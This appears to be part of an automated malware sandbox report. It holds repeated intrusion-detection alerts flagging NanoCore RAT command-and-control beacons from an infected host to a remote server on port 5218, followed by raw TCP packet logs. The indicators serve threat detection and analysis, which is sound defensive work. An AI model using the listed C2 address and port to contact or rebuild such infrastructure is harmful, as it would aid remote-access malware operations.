192.168.11.2023.105.131.2284977552182025019 05/26/22-22:56:38.901418	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49775	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284986552182025019 05/26/22-23:04:10.629863	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49865	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983252182816766 05/26/22-23:01:14.490168	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49832	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284985252182816766 05/26/22-23:02:52.215713	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49852	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979052182816766 05/26/22-22:57:32.337282	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49790	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980852182025019 05/26/22-22:58:50.992423	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49808	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284985752182025019 05/26/22-23:03:21.170637	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49857	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982252182816766 05/26/22-23:00:13.070615	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49822	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284986252182816766 05/26/22-23:03:53.418371	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49862	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984752182025019 05/26/22-23:02:38.235595	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49847	5218	192.168.11.20	23.105.131.228

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.2284982752182025019 05/26/22-23:00:42.060298	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49827	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983752182025019 05/26/22-23:01:43.592376	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49837	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284976952182816766 05/26/22-22:56:27.805928	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49769	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984252182816766 05/26/22-23:02:09.830094	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49842	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978352182816718 05/26/22-22:56:58.156949	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49783	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284986452182816766 05/26/22-23:04:05.819303	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49864	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978352182025019 05/26/22-22:56:57.850644	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49783	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978052182816766 05/26/22-22:56:46.808015	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49780	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982452182816766 05/26/22-23:00:25.238881	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49824	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981452182816766 05/26/22-22:59:29.900867	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49814	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982952182816766 05/26/22-23:00:56.084760	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49829	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983452182816766 05/26/22-23:01:26.679844	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49834	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978052182025019 05/26/22-22:56:45.202082	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49780	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981952182816766 05/26/22-22:59:54.510819	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49819	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284985752182816766 05/26/22-23:03:22.706542	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49857	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979052182025019 05/26/22-22:57:30.455323	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49790	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980952182816766 05/26/22-22:58:58.970372	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49809	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284985452182816766 05/26/22-23:03:04.405194	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49854	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984452182816766 05/26/22-23:02:22.023762	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49844	5218	192.168.11.20	23.105.131.228

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.2284980252182816718 05/26/22-22:58:21.911604	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49802	5218	192.168.11.20	23.105.131.228
23.105.131.228192.168.11.205218497882810290 05/26/22-22:57:25.234060	TCP	2810290	ETPRO TROJAN NanoCore RAT Keepalive Response 1	5218	49788	23.105.131.228	192.168.11.20
192.168.11.2023.105.131.2284979152182025019 05/26/22-22:57:36.817105	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49791	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284985652182816766 05/26/22-23:03:16.808039	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49856	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981752182816766 05/26/22-22:59:48.482502	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49817	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982752182816766 05/26/22-23:00:43.669560	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49827	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984752182816766 05/26/22-23:02:39.985491	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49847	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983752182816766 05/26/22-23:01:45.080902	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49837	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284977152182025019 05/26/22-22:56:32.568998	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49771	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980652182816766 05/26/22-22:58:40.386913	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49806	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978252182025019 05/26/22-22:56:51.581864	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49782	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981652182816766 05/26/22-22:59:42.426003	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49816	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284986552182816766 05/26/22-23:04:10.953670	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49865	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979252182025019 05/26/22-22:57:43.061898	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49792	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983652182816766 05/26/22-23:01:38.486462	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49836	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982652182816766 05/26/22-23:00:37.718065	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49826	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984652182816766 05/26/22-23:02:33.763111	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49846	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980752182816766 05/26/22-22:58:46.392335	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49807	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284985352182025019 05/26/22-23:02:56.695701	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49853	5218	192.168.11.20	23.105.131.228

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.2284978452182816766 05/26/22-22:57:05.959460	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49784	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284986352182025019 05/26/22-23:03:58.052969	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49863	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981052182025019 05/26/22-22:59:03.494428	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49810	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982052182025019 05/26/22-22:59:59.112186	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49820	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979752182816766 05/26/22-22:57:58.434919	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49797	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981352182025019 05/26/22-22:59:22.171911	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49813	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984652182025019 05/26/22-23:02:32.786547	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49846	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983052182025019 05/26/22-23:01:00.431074	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49830	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980352182025019 05/26/22-22:58:26.260383	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49803	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984052182025019 05/26/22-23:02:02.026018	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49840	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983652182025019 05/26/22-23:01:37.235701	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49836	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284985952182025019 05/26/22-23:03:33.430761	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49859	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979752182025019 05/26/22-22:57:56.674729	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49797	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980652182025019 05/26/22-22:58:38.629823	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49806	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982652182025019 05/26/22-23:00:35.948670	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49826	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978752182816766 05/26/22-22:57:19.771138	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49787	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284986052182025019 05/26/22-23:03:39.544308	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49860	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284986052182816766 05/26/22-23:03:41.176317	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49860	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978752182025019 05/26/22-22:57:17.891220	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49787	5218	192.168.11.20	23.105.131.228


Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.2284981652182025019 05/26/22-22:59:40.683320	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49816	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983052182816766 05/26/22-23:01:02.224827	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49830	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978452182025019 05/26/22-22:57:04.272476	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49784	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981952182025019 05/26/22-22:59:53.028818	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49819	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982952182025019 05/26/22-23:00:54.368958	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49829	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983952182025019 05/26/22-23:01:55.905807	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49839	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984052182816766 05/26/22-23:02:03.691808	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49840	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983352182816766 05/26/22-23:01:20.521033	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49833	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983552182816718 05/26/22-23:01:32.044894	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49835	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981352182816766 05/26/22-22:59:23.359150	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49813	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284985352182816766 05/26/22-23:02:58.303798	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49853	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980952182025019 05/26/22-22:58:57.214975	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49809	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982352182816766 05/26/22-23:00:19.115887	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49823	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284986352182816766 05/26/22-23:03:59.744768	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49863	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980452182816766 05/26/22-22:58:33.462147	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49804	5218	192.168.11.20	23.105.131.228
23.105.131.228192.168.11.205218498012841753 05/26/22-22:58:15.567728	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	5218	49801	23.105.131.228	192.168.11.20
192.168.11.2023.105.131.2284984352182816766 05/26/22-23:02:16.034084	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49843	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983952182816766 05/26/22-23:01:57.503381	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49839	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284985952182816766 05/26/22-23:03:34.975066	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49859	5218	192.168.11.20	23.105.131.228

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.2284985652182025019 05/26/22-23:03:15.071719	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49856	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979152182816766 05/26/22-22:57:38.723479	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49791	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284977152182816766 05/26/22-22:56:32.900519	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49771	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980352182816766 05/26/22-22:58:28.062184	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49803	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980052182025019 05/26/22-22:58:09.059966	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49800	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980752182025019 05/26/22-22:58:44.885942	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49807	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284986152182816766 05/26/22-23:03:47.300693	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49861	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979652182025019 05/26/22-22:57:49.469914	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49796	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981752182025019 05/26/22-22:59:46.862759	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49817	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978652182025019 05/26/22-22:57:10.680744	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49786	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978852182816766 05/26/22-22:57:25.903337	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49788	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983152182816766 05/26/22-23:01:08.320653	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49831	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284976852182816766 05/26/22-22:56:20.953682	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49768	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284976952182025019 05/26/22-22:56:26.199314	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49769	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983452182025019 05/26/22-23:01:24.979877	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49834	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980152182025019 05/26/22-22:58:15.250696	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49801	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984452182025019 05/26/22-23:02:20.370858	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49844	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981152182025019 05/26/22-22:59:09.758921	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49811	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982152182025019 05/26/22-23:00:05.205755	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49821	5218	192.168.11.20	23.105.131.228

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.2284986452182025019 05/26/22-23:04:04.336780	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49864	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284985452182025019 05/26/22-23:03:02.819470	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49854	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982152182816766 05/26/22-23:00:06.968002	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49821	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981152182816766 05/26/22-22:59:11.357229	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49811	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983152182025019 05/26/22-23:01:06.610183	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49831	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978352182816766 05/26/22-22:56:59.419988	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49783	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980152182816766 05/26/22-22:58:15.568079	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49801	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980252182025019 05/26/22-22:58:20.166592	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49802	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983552182025019 05/26/22-23:01:31.090286	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49835	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284976852182025019 05/26/22-22:56:19.837362	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49768	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982552182025019 05/26/22-23:00:29.822547	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49825	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978852182025019 05/26/22-22:57:24.224475	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49788	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284986152182025019 05/26/22-23:03:45.715402	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49861	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978652182816766 05/26/22-22:57:12.301059	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49786	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979652182816766 05/26/22-22:57:51.224317	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49796	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981252182025019 05/26/22-22:59:16.016167	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49812	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982052182816766 05/26/22-23:00:00.809134	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49820	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981552182025019 05/26/22-22:59:34.423976	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49815	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982252182025019 05/26/22-23:00:11.334940	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49822	5218	192.168.11.20	23.105.131.228

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.2284983252182025019 05/26/22-23:01:12.735332	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49832	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981052182816766 05/26/22-22:59:05.241226	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49810	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984252182025019 05/26/22-23:02:08.123445	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49842	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980052182816766 05/26/22-22:58:10.847781	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49800	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284986252182025019 05/26/22-23:03:51.787396	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49862	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982452182025019 05/26/22-23:00:23.686878	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49824	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284985252182025019 05/26/22-23:02:50.506570	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49852	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981452182025019 05/26/22-22:59:28.246171	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49814	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980452182025019 05/26/22-22:58:32.441375	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49804	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979952182025019 05/26/22-22:58:02.999718	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49799	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982352182025019 05/26/22-23:00:17.588964	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49823	5218	192.168.11.20	23.105.131.228
23.105.131.228192.168.11.205218498292810290 05/26/22-23:00:54.737638	TCP	2810290	ETPRO TROJAN NanoCore RAT Keepalive Response 1	5218	49829	23.105.131.228	192.168.11.20
192.168.11.2023.105.131.2284983352182025019 05/26/22-23:01:18.862946	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49833	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984352182025019 05/26/22-23:02:14.277580	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49843	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284977552182816766 05/26/22-22:56:40.578439	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49775	5218	192.168.11.20	23.105.131.228

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 22:56:17.960925102 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:17.961008072 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:17.961203098 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:17.987721920 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:17.987776995 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.031034946 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.031286001 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.031356096 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.145823002 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.145880938 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.146599054 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.146783113 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.155292034 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.195065022 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.195223093 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.195267916 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.195489883 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.195522070 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.195671082 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.195700884 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.195925951 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.195975065 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.196182013 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.196237087 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.196264982 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.196414948 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.196546078 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.196599960 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.196624994 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.196793079 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.196814060 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.196832895 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.197026968 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.197052002 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.197208881 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.197238922 CEST	443	49767	162.159.129.233	192.168.11.20
